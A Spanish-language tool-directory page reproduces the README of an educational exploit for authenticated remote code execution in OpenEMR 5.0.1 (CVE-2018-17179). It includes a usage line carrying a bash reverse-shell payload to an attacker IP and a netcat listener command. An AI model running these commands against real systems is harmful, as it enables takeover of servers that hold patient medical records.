
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2018-17179-OpenEMR — Exploit de ejecución remota de código autenticado para OpenEMR 5.0.1 (CVE-2018-17179) con cargas útiles de comandos personalizables y soporte de shell inversa para pruebas de penetración educativas. | Kitploit
Herramientas/GitHubGitHub/cyberquestor-infosec/cve-2018-17179-openemr
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubcyberquestor-infosec/cve-2018-17179-openemr

CVE-2018-17179-OpenEMR

Exploit de ejecución remota de código autenticado para OpenEMR 5.0.1 (CVE-2018-17179) con cargas útiles de comandos personalizables y soporte de shell inversa para pruebas de penetración educativas.

Ver Repositorio
11hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2018-17179-OpenEMR

⚠️ Aviso de responsabilidad
Este repositorio está destinado estrictamente únicamente con fines educativos y de investigación.
La información y el código proporcionados aquí pueden utilizarse en entornos controlados, como máquinas de laboratorio privadas.

El uso no autorizado de este código contra sistemas que no sean de tu propiedad o para los que no tengas permiso explícito de prueba es ilegal y poco ético.
El autor no se responsabiliza por ningún uso indebido o daño causado.


🔍 Acerca de la Vulnerabilidad

CVE-2018-17179 afecta a OpenEMR, un software de código abierto ampliamente utilizado para la gestión de historias clínicas electrónicas y práctica médica.
Una falla en el mecanismo de autenticación del endpoint rest_routes.php permite que un usuario autenticado ejecute comandos arbitrarios en el servidor.

Esto puede derivar en Ejecución Remota de Código (RCE) en el contexto del usuario del servidor web.

  • Tipo de Vulnerabilidad: Ejecución Remota de Código Autenticada
  • Componente Afectado: interface/main/main_screen.php a través de rest_routes.php
  • Autenticación Requerida: ✅ Sí
  • Gravedad: Crítica
  • Puntuación CVSS: 9.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

🧾 Referencias

  • Entrada en Exploit-DB – 45161
  • Repositorio de OpenEMR en GitHub
  • Detalles CVE – CVE-2018-17179
  • Informe CVE del NVD

🛠 Resumen del Exploit

Este repositorio proporciona una versión modificada del exploit público de Exploit-DB:

  • Título del Exploit: OpenEMR 5.0.1 – RCE Autenticado
  • ID de ExploitDB: 45161
  • Lenguaje: Python 2
  • Autenticación Requerida: Sí

En este exploit personalizado:

  • Puedes especificar tu payload de comando directamente (por ejemplo, una reverse shell).
  • El exploit permite una ejecución limpia desde la línea de comandos para mayor flexibilidad.
  • Los campos sensibles, como la generación de cookies de sesión y la lógica de inyección de comandos, se han conservado del original.

💥 Demostración

🔐 Página de Inicio de Sesión

Se apuntó a un panel de inicio de sesión local de prueba de OpenEMR:

Página de inicio de sesión


📂 Uso del Exploit

Uso: python2 exploit.py <target_url> -u -p -c

Ejemplo: python2 exploit.py http:///openemr -u admin -p secretpass -c 'id'


- Asegúrate de tener Python 2 instalado.
- El usuario debe tener acceso al endpoint vulnerable `rest_routes.php`.

Ejecutar el Exploit

Se ejecutó el script de exploit modificado con un payload de bash reverse shell:

python2 exploit.py http://<target>/openemr -u <username> -p <password> -c 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1'

Salida del Exploit

Paso 3 – Reverse Shell Capturada

El listener de Netcat en el puerto 4444 recibió exitosamente una reverse shell:

nc -nvlp 4444

Salida del Exploit

📖 Blog en Medium

Consulta el tutorial detallado y la teoría en mi artículo de Medium:
👉 Leer el blog en Medium

Descargar herramienta